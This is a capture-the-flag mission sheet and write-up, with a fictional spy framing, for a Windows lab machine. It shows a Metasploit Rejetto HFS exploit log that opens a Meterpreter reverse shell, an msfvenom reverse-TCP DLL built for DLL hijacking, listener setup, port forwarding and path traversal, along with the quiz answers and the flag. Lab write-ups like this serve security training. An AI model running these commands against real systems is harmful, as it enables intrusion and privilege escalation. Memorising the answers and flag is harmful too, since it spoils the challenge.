Mission Name
The Assault

Historical Background
Ethan and Claire have arrived in Euphea alongside the Chancellor and Principal as part of an ongoing investigation. They've been tasked with recompiling certain code snippets, presenting a prime opportunity to embed a bug within the system. This moment is critical, as it allows them to exploit the knowledge gained from earlier simulator training to execute their real mission.

Technical High-Level Overview
Armed with insights and tactics honed in the simulator, Ethan and Claire are poised for the actual infiltration. The goal is clear: utilize the bug discovered during their simulation exercises to gain unauthorized access to the system, impersonating either the Chancellor or the Principal. This subterfuge is vital for obtaining sensitive information or manipulating the system to their advantage.

Short Mission Description
Ethan, the time has come to apply the lessons learned from the simulator. Your objective is to infiltrate the system, leveraging the bug to assume the identities of either the Chancellor or the Principal. Success in this endeavor requires precision and stealth, as you navigate the system to complete your mission. Best of luck!

Mission Description
In the heart of Euphea, within the prestigious surroundings of the Principal's quarters, Ethan and Claire face a pivotal moment. Tasked with recompiling code snippets for an investigation, they recognize the perfect opportunity to implement a strategic bug in the system. This critical action could decisively impact their mission, allowing them unparalleled access to the system under the guise of two of Euphea's most influential figures.

Location
EUPHEA FACULTY | THE PRINCIPAL'S QUARTERS

Tools

- IP

Questions

What user is running HFS software vulnerable to remote code execution?

- Principal

What user is running FTPShell?

- Chancellor

What vulnerability allow to prompt the flag?

- Directory Traversal

Hints

1. Take a look to https://www.exploit-db.com/exploits/34668
2. Use knowledge from mission 11 to escalate privileges from principal to chancellor
3. Check access to Administrator folders.

Categories

- Enumeration
- Vulnerable Software
- Privilege Escalation
- DLL Hijacking
- Path Traversal

Write Up

This challenge outlines a multi-layered cyber attack scenario targeting a system with several vulnerabilities. Here's a step-by-step breakdown of the attack:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.174.129:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.174.129:8080/
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is
 obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is
 obsolete
[*] Payload request received: /
[*] Sending stage (175174 bytes) to 192.168.174.140
[*] Meterpreter session 1 opened (192.168.174.129:4444 → 192.168.174.140:49856) at 2021-05-13 10:33:39 -0400
[!] Tried to delete %TEMP%\xsoElq.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: MAQUETA\principal
meterpreter > upload "~/.msf4/local/msimg32.DLL" "C:\Program Files (x86)\FTPShellClient"
[*] uploading  : /root/.msf4/local/msimg32.DLL → C:\Program Files (x86)\FTPShellClient
[*] uploaded   : /root/.msf4/local/msimg32.DLL → C:\Program Files (x86)\FTPShellClient\msimg32.DLL
```

Figure 1

Step 1: Exploiting HFS 2.3 on Port 8080

Identify that the server running on port 8080 is using HFS (Http File Server) version 2.3, which is known to be vulnerable.

Exploit the vulnerability in HFS 2.3 to gain initial access to the system. This could involve uploading a malicious file or exploiting a remote code execution vulnerability.

Step 2: Generating and Uploading a Malicious DLL

Use msfvenom to generate a reverse shell DLL targeting the FTPShellClient for DLL Hijacking: shCopy code

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.129 LPORT=4444 -f dll -o msimg32.DLL

Upload the generated msimg32.DLL to a location where the FTPShellClient will load it, likely within its application directory or a path from which it loads libraries.

Step 3: Remote Machine Reset

After uploading the malicious DLL, reset the remote machine to ensure the FTPShellClient restarts and loads the hijacked DLL. This can be achieved through a shell command:

- shutdown /r or by using the reboot command from a Meterpreter session.

Step 4: Setting Up Meterpreter Listener

Before rebooting the target machine, set up a Meterpreter listener using the multi/handler module in Metasploit to catch the reverse shell:

- use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST 192.168.174.129 set LPORT 4444 exploit



Figure 2

Step 5: Enumerating Administrator User Folder

Once the reverse shell is established, enumerate the Administrator's user folder from the chancellor's account to locate the flag. However, direct access to read the flag is denied.

```
C:\Users\Administrator\Desktop\CB\letsdoit\followup\insidetheflag>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0EBD-C918

 Directory of C:\Users\Administrator\Desktop\CB\letsdoit\followup\insidetheflag

05/13/2021  04:01 PM    <DIR>          .
05/13/2021  04:01 PM    <DIR>          ..
05/13/2021  04:01 PM                 7 flag.txt
               1 File(s)              7 bytes
               2 Dir(s)  16,135,983,104 bytes free

C:\Users\Administrator\Desktop\CB\letsdoit\followup\insidetheflag>type flag.txt
type flag.txt
Access is denied.
```

Figure 3

Step 6: Exploiting Cybrohttp on Port 80 for Remote File Read

Identify that cybrohttp is running on port 80 and is vulnerable to remote file read through path traversal.

Set up a port forward from the Meterpreter session to access the cybrohttp service:

- portfwd add -l 7777 -p 80 -r 192.168.174.140

Exploit the path traversal vulnerability in cybrohttp to read the flag file remotely.

Step 7: Reading the Flag

With the port forward in place, use the remote file read vulnerability to access and read the contents of the flag file, overcoming the direct read denial encountered earlier.

```
tcp    0.0.0.0:49665          0.0.0.0:*              LISTEN       0      0      1236/svchost.exe
tcp    0.0.0.0:49666          0.0.0.0:*              LISTEN       0      0      1544/svchost.exe
tcp    0.0.0.0:49667          0.0.0.0:*              LISTEN       0      0      2072/svchost.exe
tcp    0.0.0.0:49668          0.0.0.0:*              LISTEN       0      0      2708/spoolsv.exe
tcp    0.0.0.0:49676          0.0.0.0:*              LISTEN       0      0      652/lsass.exe
tcp    0.0.0.0:49680          0.0.0.0:*              LISTEN       0      0      644/services.exe
tcp    192.168.174.140:80     192.168.174.140:49730  TIME_WAIT    0      0      0/[System Process]
tcp    192.168.174.140:139    0.0.0.0:*              LISTEN       0      0      4/System
tcp    192.168.174.140:8080   192.168.174.129:41341  ESTABLISHED  0      0      3612/hfs.exe
tcp    192.168.174.140:49670  192.168.174.129:4444   ESTABLISHED  0      0      3756/rundll32.exe
tcp6   :::80                  :::*                   LISTEN       0      0      2892/CyBroHttpServer.exe
tcp6   :::135                 :::*                   LISTEN       0      0      888/svchost.exe
```

Figure 4



Figure 5

Figure 6

Flag Information

flag{th3_chain_bugs_assault_is_f1n1sh}